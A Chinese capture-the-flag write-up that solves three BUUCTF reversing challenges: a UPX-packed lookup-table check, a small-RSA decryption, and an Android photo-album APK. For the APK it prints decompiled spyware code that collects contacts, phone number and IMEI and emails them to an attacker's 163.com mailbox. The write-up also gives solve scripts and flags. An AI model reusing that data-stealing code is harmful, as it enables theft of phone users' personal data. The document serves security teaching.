buuctf——[ACTF新生赛2020]easyre && buuctf——[SUCTF2019]SignIn && buuctf——相册

原创

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
[ACTF新生赛2020]easyre



upx，脱

```
20  char v21; // [esp+2Dh] [ebp-13h]
21  char v22; // [esp+2Eh] [ebp-12h]
22  int v23; // [esp+2Fh] [ebp-11h]
23  int v24; // [esp+33h] [ebp-Dh]
24  int v25; // [esp+37h] [ebp-9h]
25  char v26; // [esp+3Bh] [ebp-5h]
26  int i; // [esp+3Ch] [ebp-4h]
27
28  sub_401A10();
29  v4 = 42;
30  v5 = 70;
31  v6 = 39;
32  v7 = 34;
33  v8 = 78;
34  v9 = 44;
35  v10 = 34;
36  v11 = 40;
37  v12 = 73;
38  v13 = 63;
39  v14 = 43;
40  v15 = 64;
41  printf("Please input:");
42  scanf("%s", &v19);
43  if ( (_BYTE)v19 != 'A' || HIBYTE(v19) != 'C' || v20 != 'T' || v21 != 'F' || v22 != '{' || v26 != '}' )
44    return 0;
45  v16 = v23;
46  v17 = v24;
47  v18 = v25;
48  for ( i = 0; i <= 11; ++i )
49  {
50    if ( *(&v4 + i) != byte_402000[*((char *)&v16 + i) - 1] )
51      return 0;
52  }
53  printf("You are correct!");
54  return 0;
```

```
55 }
000007DC _main:43 (4013DC)
```

第43行就可以知道我们输入的字符串就是flag
第48行for语句可以知道flag{}括号里的字符串长度为12
第50行v4=byte_402000[数组内的值-1]
v4=[42，70，39，34，78，44，34，40，73，63，43，64]
看byte_402000：


```
.data:00402000 byte_402000     db 7Eh                  ; DATA XREF: _main+EC↑r
.data:00402001 aZyxwvutsrqponm db '}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>='
.data:00402001                 db '<;:9876543210/.-,+*)(',27h,'&%$# !"',0
.data:00402060                 align 40h
.data:00402080 dword_402080    dd 0FFFFFFFFh           ; DATA XREF: sub_401000+4A↑r
```

写脚本

```
v4 = [42,70,39,34,78,44,34,40,73,63,43,64]
string = chr(0x7E)+"}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)(" + ch
r(0x27) + '&%$# !"'
A=""

for i in v4:
    for k in range(1,len(string)):
        if i == ord(string[k]):
            A+=chr(k+1)

print ("flag{"+A+"}")
```

```
>>>
==================== RESTART: C:/Users
flag{U9X_1S_W6@T?}
>>>
```

[SUCTF2019]SignIn




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char v4; // [rsp+0h] [rbp-4A0h]
  char v5; // [rsp+10h] [rbp-490h]
  char v6; // [rsp+20h] [rbp-480h]
  char v7; // [rsp+30h] [rbp-470h]
  char v8; // [rsp+40h] [rbp-460h]
  char v9; // [rsp+B0h] [rbp-3F0h]
  unsigned __int64 v10; // [rsp+498h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  puts("[sign in]");
  printf("[input your flag]: ", a2);
  __isoc99_scanf("%99s", &v8);
  sub_96A(&v8, &v9);
  __gmpz_init_set_str(&v7, "ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35", 16LL);
  __gmpz_init_set_str(&v6, &v9, 16LL);
  __gmpz_init_set_str(&v4, "10346103590081691412139010129904904441395040517371217043416168653987816098454 9", 10LL);
  __gmpz_init_set_str(&v5, "65537", 10LL);
  __gmpz_powm(&v6, &v6, &v5, &v4);
  if ( (unsigned int)__gmpz_cmp(&v6, &v7) )
    puts("GG!");
  else
    puts("TTTTTTTTTql!");
  return 0LL;
}
```

程序调用了 __gmpz_init_set_str 函数，搜索后知道这其实是一个 GNU 高精度算法库(GNU Multiple Precision Arithmetic Library)。

很显然这个函数的作用就是将 str 字符数组以 base 指定的进制解读成数值并写入 rop 所指向的内存。该程序通过调用这个函数来实现数据的初始化赋值。

之后调用的一个函数 __gmpz_powm 在文档中的定义是这样的:

```
void mpz_powm (mpz_t rop, const mpz_t base, const mpz_t exp, const mpz_t mod) [Function]
Set rop to base^exp mod mod.
```


该函数将计算 base 的 exp 次方，并对 mod 取模，最后将结果写入 rop 中。
这种计算与RSA中的加密过程如出一辙。
代码中的敏感字符串，显然就是RSA

C=ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35

N=10346103590081691412139010129904904441395040517371217043416168653987816098454 9

E=65537

在线网站分解N得到p，q



在线网站

p=282164587459512124844245113950593348271

q=366669102002966856876605669837014229419

条件齐了，直接脚本解密


```
import gmpy2
import binascii

p = 282164587459512124844245113950593348271
q = 366669102002966856876605669837014229419
e = 65537
c = 0xad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
n = p * q
d = gmpy2.invert(e, (p-1) * (q-1))
m = gmpy2.powmod(c, d, n)

print(binascii.unhexlify(hex(m)[2:]).decode(encoding="utf-8"))
```

flag{Pwn_@_hundred_years}

相册


apk文件，用jadx-gui打开

搜索mail




```
    }    }

66p     public static int sendMailByJavaMail(String mailto, String title, String mailmsg) {
90          if (!debug) {
70              Mail m = new Mail(C2.MAILUSER, C2.MAILPASS);
71              m.set_host(C2.MAILHOST);
72              m.set_port(C2.PORT);
73              m.set_debuggable(true);
75              m.set_to(new String[]{mailto});
76              m.set_from(C2.MAILFROME);
77              m.set_subject(title);
78              m.setBody(mailmsg);
                try {
80                  if (m.send()) {
81                      Log.i("IcetestActivity", "Email was sent successfully.");
                    } else {
84                      Log.i("IcetestActivity", "Email was sent failed.");
                    }
                } catch (Exception e) {
87                  Log.e("MailApp", "Could not send email", e);
                }
            }
67          return 1;
        }
```

查看调用sendMailByJavaMail的位置




```
    private Context context;
14  public void run(String content2) {
```

```
        String notebooks = "";
        for (String[] note : NoteBook.get(this.context, IMAPStore.RESPONSE)) {
            notebooks = String.valueOf(notebooks) + note[0] + ":" + note[1] + "\r\n";
        }
        String tel = ((TelephonyManager) this.context.getSystemService("phone")).getLine1Number();
        if (tel == null || tel.equals("")) {
            tel = A2.getNoteBook(content2).phoneNumber;
        }
        Sms getBFlag = A2.getNoteBook(content2);
        if (!A2.isEmpty(notebooks)) {
            A2.sendMailByJavaMail(C2.MAILSERVER, "通讯录(" + tel + "IMEI" + ((TelephonyManager) this.context.getSystemService("phone")).getDeviceId() + ")",
        }
    }

    public MailTask(String content2, Context context2) {
        this.content = content2;
        this.context = context2;
    }

    /* access modifiers changed from: protected */
    public String doInBackground(Integer... params) {
        publishProgress(new Integer[]{1});
        A2.log("拦截消息doInBackground");
        run(this.content);
        return "doInBackground:" + this.content;
    }

    /* access modifiers changed from: protected */
    public void onPreExecute() {
        A2.log("拦截消息后准备发送");
    }
```


MAILSERVER就是我们要的邮箱，右键跳到声明


```
public class C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME = Base64.decode(NativeMethod.m());
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS = Base64.decode(NativeMethod.pwd());
    public static final String MAILSERVER = Base64.decode(NativeMethod.m());
    public static final String MAILUSER = Base64.decode(NativeMethod.m());
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber = Base64.decode(NativeMethod.p());

    static {
        System.loadLibrary("core");
    }

    public static Date strToDateLong(String strDate) {
```


进入NativeMethod，发现里面都是空的

```
package com.net.cn;

public class NativeMethod {
    public static native String m();

    public static native String p();

    public static native String pwd();
}
```



MAILSERVER就是加载外部so文件中NativeMethod.m1m()函数所返回的值，再进行base64解密。因此我们只需要找到so文件中经过base64加密的字符串。

xiangce1.apk
源代码




将文件解压找到libcore.so用ida打开

发现base64字符串



解密



flag{18218465125@163.com}